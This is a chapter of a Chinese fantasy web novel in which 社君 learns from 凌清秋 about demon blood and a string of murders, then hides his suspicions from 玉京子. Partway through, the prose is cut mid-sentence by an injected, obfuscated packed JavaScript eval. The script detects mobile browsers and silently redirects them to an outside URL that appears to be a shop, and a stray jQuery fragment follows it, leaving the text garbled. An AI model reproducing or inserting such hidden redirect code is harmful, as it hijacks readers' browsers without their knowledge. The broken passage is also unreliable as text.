39. 第三十六章 欺上瞒下

作品:《人间乌龙

    社君问得艰难,凌清秋倒是答得痛快。


    “大概是知道了,但还需要再核实。”


    “哦哦。”社君抿了抿唇,“那你……”


    “是通过血液。”凌清秋直截了当,不给社君任何思考时间,把答案砸在社君身上。


    “哦哦,还……还挺出乎意料的哈……”


    藏在心底最深处的怀疑被证实,社君一颗心都被揪了起来,声音也不可避免的有些颤抖。


    他不知道凌清秋和云霄宫对玉京子有多少了解,思虑再三还是问道,“那你……有什么想法?”


    凌清秋突然回过头,“你有什么想法?”


    “我?”社君也转头,和凌清秋对上视线。


    屋内昏暗,烛火在凌清秋身后,社君看不清他的眼神,但自己眼中的震惊和慌乱却被烛火映照的一览无余。


    “我能有什么想法?现在血液和人魔都不是最重要的,最重要的是带你出去!”


    见社君不接茬,凌清秋回过头,极淡地笑了一下,“我也希望她能平安……”“什么?”他的声音太轻,社君的心跳声又太重,便错过了这句话。


    “不用管我。度支使被杀,香獐是无权定罪处理的,必得传回有利。我们本来也是要去有利的,如今能得官兵护送,倒省了很多麻烦。”


    ……那叫押送,社君懒得纠正,又从凌清秋的话里意识到什么。


    “王彰真的死了?”


    凌清秋点点头,声音低落而沉痛,“陈嘉容杀的。没有魔血加持,不是所有人族都能承受住魔气,与其让他受魔气折磨,痛苦而死,还不如给他个痛快。”


    社君不知该说些什么好,他想问问凌清秋,为什么要把这些话告诉他,为什么骗了玉京子又对他知无不言,是不是知道了什么……


    “除了王彰,另死的那些……”“前三个是他杀的,后两个不是。”凌清秋眼神盯着鞋尖,眼神空洞又专注,“魔气会消散,魔血不会,那东西太难缠,他也没办法。”


    “那陈嘉容现在在哪?”


    凌清秋听他问的急切,扯了下嘴角,“当然是藏起来了,他知晓了如此惊天的秘密,想对他动手的人应该很多吧……”


    社君被噎了一下,“藏能藏住吗?我看还是派些人保护他吧。”


    见社君就这样装傻,凌清秋再也压制不住嘴角,连声音都染上笑意,“社君,你也知道,藏是藏不住的。”


    屋内寂静,蜡烛火芯的爆裂声格外清晰。


    “陈嘉容已经去有利了,凌氏会庇护他,我跟着官兵走,云霄宫那边还得让云身回去一趟,说明情况。”


    社君沉浸在自己的思绪里,没有对凌清秋的安排没有异议,“……好,我和玉儿在有利等你们。”


    直到社君走出监舍门口,直到监舍被重新挂上锁链,直到抬头注意到月色扩散,把整个天空都染成鱼肚白,他才对玉京子感同身受。


    正是因为知道真相是自己无力承受也无法改变的,才不想太早说出来。


    站在屋门口,社君背倚栏杆,努力整理心绪,不想让玉京子看出一丝破绽。


    屋门倏地被拉开,惊得他一下子站直身体。


    “站这么久,想什么呢?连我过来都没察觉。”


    社君跟着她走进去,关好房门,“怎么没睡?”“睡不着啊。总感觉怪怪的,但又不知道是哪里出了问题。”


    玉京子坐在桌旁,撑着脑袋,眼睛微眯,明显是强撑着困意的。


    社君见她这个样子,忍不住勾了勾嘴角。


    “你去看了人魔了,什么情况?”说着,玉京子还打了个哈欠。


    “人魔……”社君顿住,有些心虚地避开玉京子的眼神,提起茶壶想缓解一下紧张,却发现茶壶里面空空荡荡。


    玉京子见状,就要下楼添热水,社君赶紧拦住,“别去了,我也不是很想喝。”


    “啊?”玉京子虽有不解,但还是顺从地坐下,将茶壶放回原位。


    社君舔了舔有些干涩的嘴唇,终于下定决心,开口解释,“元吉、黄骝、钱卓和王彰,都是陈嘉容,也就是那个人魔杀的。”


    玉京子见社君表情凝重,困意全部被驱散,心里升起一股不好的预感,“…凌清秋会看着陈嘉容杀王彰?”


    “切颈只是让他少受些折磨而已,免得落得和雁灵城外爆体而亡的镖师一样的下场。”


    “…什么意思?”玉京子再也维持不住表面的平静,她好像已经听到了自己牙齿撞击在一起的声音。


    “毕竟,没有魔血的加持,一般的人族是承受不住魔气的。”


    社君声调没有起伏,语气算得上平静,但是那一双眼睛始终落在玉京子的脸上,没有半寸偏移。


    听到社君如此说,玉京子心里紧绷的弦反而松懈下来,她又和社君对视一会儿后,长舒一口气,仰起头面向天花板,又活动了一下脖颈。


    半晌,她双肘撑在桌子上支起脑袋,侧着头看向社君,语气轻松,“凌清秋知道吗?”


    “知道如何?不知道又如何?你要杀了他吗?”


    社君感觉自己心跳再一次加快,他想如果玉京子同意,在香獐府狱动手是最方便不过的。


    玉京子看着他的眼神变化,似乎知道他在想什么,轻笑出声,“即心是真的骗了我啊……他说我进不去寺庙是因为恶业加身,杀孽重,”她说着摇了摇头,“你都能毫无负担地走进去,那我进去应该是舒服得想睡一觉才对。”


    社君脑子转了一下,才想明白她在说什么,但是他现在没心思还击玉京子的打趣,继续刚刚的话题道,“不杀他,也许会误事。”


    “误事……”玉京子将头转回去,目光落在虚空中,没有支点。


    “丹曦山、云霄宫、玄介卿、李劲松,甚至说你我,身上都是同一件事,就是除掉魔君这个祸患,将整个魔族连根拔起。只要凌清秋的目的也是这个,那他做什么都不算误事。”


    “可如果他把你和魔血联系在一起,那云霄宫那边……”


    “你把我想象成什么天命加身的大人物了吗?”玉京子眼神未变,唇角浮现出笑意。


    “我娘是丽纹蛇,我爹…我爹是角蝰蛇,我们蛇族惯用毒液,有和我一样能控制血液的也不奇怪。若非说我与魔君有什么联系,最多也就是我们都是蛇族,就算云霄宫知道了又如何?难道一条蛇入了魔成了魔君,那天下的蛇就都要被赶尽杀绝吗?”


    社君看着她的侧脸,张了张嘴,却什么也没说出来。


    即使背对


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16964554|188055||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    着,玉京子也感觉到社君的忧虑,她感觉社君眼神里的担忧如有实质地压在她的脊背上,让她只有费些力支撑才能坐得笔直。她闭上眼睛,再一次坚定自己的决心,“更何况,若是只有杀尽天下之蛇才能还妖族和人族太平……那我也绝无二话。”


    “玉儿……”社君将手搭在她的肩膀上,“玉儿…”


    察觉到肩膀上的颤抖,玉京子侧过身,将社君的手握在自己手里,脸上的表情温和轻松,语气也带着宽慰。


    “比起凌清秋将我的情况告诉云霄宫,然后冒出一大堆修士来杀我,我更担心他因为害怕我与魔血有关联而动摇道心。”


    “若是他因为救命之恩和几日情谊,就将如此重大的发现隐瞒下来,那我真的要考虑对他动手了,我可不想让李劲松费尽心力的云霄宫,最后落到一个是非不分的人手中。”


    社君怔住,眼珠转了转,回想起和凌清秋在监舍中的对话,他突然意识到一个问题。“他可真行……”


    听到这样没头没尾的一句话,玉京子眼神带着询问地看向社君。


    社君冷笑一声,“他让我告诉水云身回云霄宫带话。”


    “带什么话?他自己怎么不回去?他还要关多久?”


    社君听到玉京子的问题更是直接笑出声来,“这个人族小子,自己躲在府衙里不出来,还不和你讲实话,原来是想把问题全抛到我一人身上!”


    “我说呢,事结了,人死了,怎么不走呢?这个小兔崽子,说不定是自己报的官,跟我玩贼喊捉贼呢!”


    “老子真是白活这一百多年了,让这个还不足而立的小娃娃给骗了!”


    社君越想越气,索性直接站起身,叉着腰,平复了好一会呼吸。“你……你在说什么啊?”


    社君深吸一口气,想好好和玉京子说说这人族小子心有多黑,但是俯视着那双懵懂而黑亮的眼睛,他又把话咽了下去。


    ‘算了,这点雕虫小技就把我骗了,告诉玉儿,玉儿还以为这小子有多聪明呢,我呸!’


    “咳咳…”社君清了清嗓子,再次坐回椅子上,只是神色有些不自然,“我是说那小子…医人看过了,说他啥事都没有,全是皮外伤,我刚刚也去看了,好得很,睡得呼呼的,还是我一进监舍给他吵醒的呢!”


    社君越说越起劲,笑容里也多了点邪恶,话里也有些咬牙切齿的意味,“什么狼狈虚弱的可怜样子,都是演给你看的!这小子一天成能装了,我们都得小心点他!”


    玉京子有些看呆了,她不知道为什么社君情绪转变如此之快,但是她敢保证,凌清秋一定是做了什么错事给社君得罪了,否则不会遭到如此严重的诋毁!


    “听到没有,离他远点!以后他跟你说了什么都要告诉我,知道吗?”


    “哦哦。”玉京子看人在气头上,不敢有一秒迟疑。


    社君见她答应得如此迅速,再一次强调道,“我没跟你开玩笑,你别被人卖了,还给人数钱呢!”


    “我知道了!我会告诉你的!”玉京子一边点头,一边语气坚定道。玉京子的乖顺很大程度上安抚住了社君内心的怒火,于是他一摆手,“算了,我不和小孩计较!”


    “所以他什么时候回来啊?”